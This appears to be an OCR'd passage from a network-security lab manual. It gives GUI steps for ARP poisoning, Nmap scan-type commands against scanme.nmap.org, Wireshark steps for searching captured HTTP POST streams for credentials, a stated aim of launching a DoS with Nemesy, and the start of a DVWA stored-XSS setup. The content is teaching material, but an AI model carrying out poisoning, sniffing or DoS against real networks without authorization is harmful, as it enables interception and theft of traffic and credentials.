
3. Right click on any IP and select Resolve Host Name.




4. Click on ARP tab on the bottom.



5. Click on Add Button(1) and select your router and any IP.



6. Click on the IP and then click on the button shown in the image to start ARP Poisoning.




Practical – 4


Aim: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN,NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands.


- **ACK** -sA (TCP ACK scan)
  It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.
  Command: nmap -sA -T4 scanme.nmap.org




- **SYN (Stealth) Scan (-sS)**
  SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.
  Command: nmap -p22,113,139 scanme.nmap.org




- **FIN Scan (-sF)**
  Sets just the TCP FIN bit.
  Command: nmap -sF -T4 para



- **NULL Scan (-sN)**
  Does not set any bits (TCP flag header is 0)
  Command: nmap –sN –p 22 scanme.nmap.org



- **XMAS Scan (-sX)**
  Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.
  Command: nmap -sX -T4 scanme.nmap.org





Practical-5

Aim: a) Use Wireshark (Sniffer) to capture network traffic and analyze b) Use Nemesy to launch DoS attack


a) Use Wireshark (Sniffer) to capture network traffic and analyze Steps:

1. Open Wireshark and select your Connection.






2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for ‘credentials’ in the dialog box.

Wireshark · Follow TCP Stream (tcp.stream eq 103) · Ethernet 2

```
POST /6861d9b0-a100-11e0-8264-acc51b1ea3b4 HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/soap+xml
User-Agent: WSDAPI
Content-Length: 645
Host: pantum-1ea3b4:5357

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://www.w3.org/
2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/
addressing"><soap:Header><wsa:To>urn:uuid:6861d9b0-a100-11e0-8264-acc51b1ea3b4</
wsa:To><wsa:Action>http://schemas.xmlsoap.org/ws/2004/09/transfer/Get</
wsa:Action><wsa:MessageID>urn:uuid:35e91b99-1804-4207-8416-bfd7867995a0</
wsa:MessageID><wsa:ReplyTo><wsa:Address>http://schemas.xmlsoap.org/ws/2004/08/
addressing/role/anonymous</wsa:Address></wsa:ReplyTo><wsa:From><wsa:Address>urn:uuid:
5f5e8804-39c5-4af4-84b2-11cbf9dc4c54</wsa:Address></wsa:From></
soap:Header><soap:Body/></soap:Envelope>HTTP/1.1 200 OK
Date: Thu Jan  1 01:10:10 1970
Cache-Control: no-cache
Server: bsa/1.0
Connection: keep-alive
Content-Type: application/soap+xml; charset="utf-8"
Content-Length: 3642

<?xml version="1.0" encoding="utf-8" ?>
<soap:Envelope xmlns:soap="http://www.w3.org/2003/05/soap-envelope"
    xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing"
```

2 client pkts, 4 server pkts, 1 turn.

Entire conversation (4704 bytes) | Show data as ASCII | Stream 103

Find: cache | Find Next

Filter Out This Stream | Print | Save as... | Back | Close | Help

Practical-6

Aim: Simulate persistent cross-site scripting attack.

Steps:

1. Extract the DVWA zip file.


2. Copy the folder and paste it in Drive C: > xampp > htdocs

3. Rename the file as DVWA.

4. Go in the config file and rename the file as config.inc.php


5. Open chrome and search localhost/DVWA.

6. Click on create/reset database. The database will be created. Click on login.

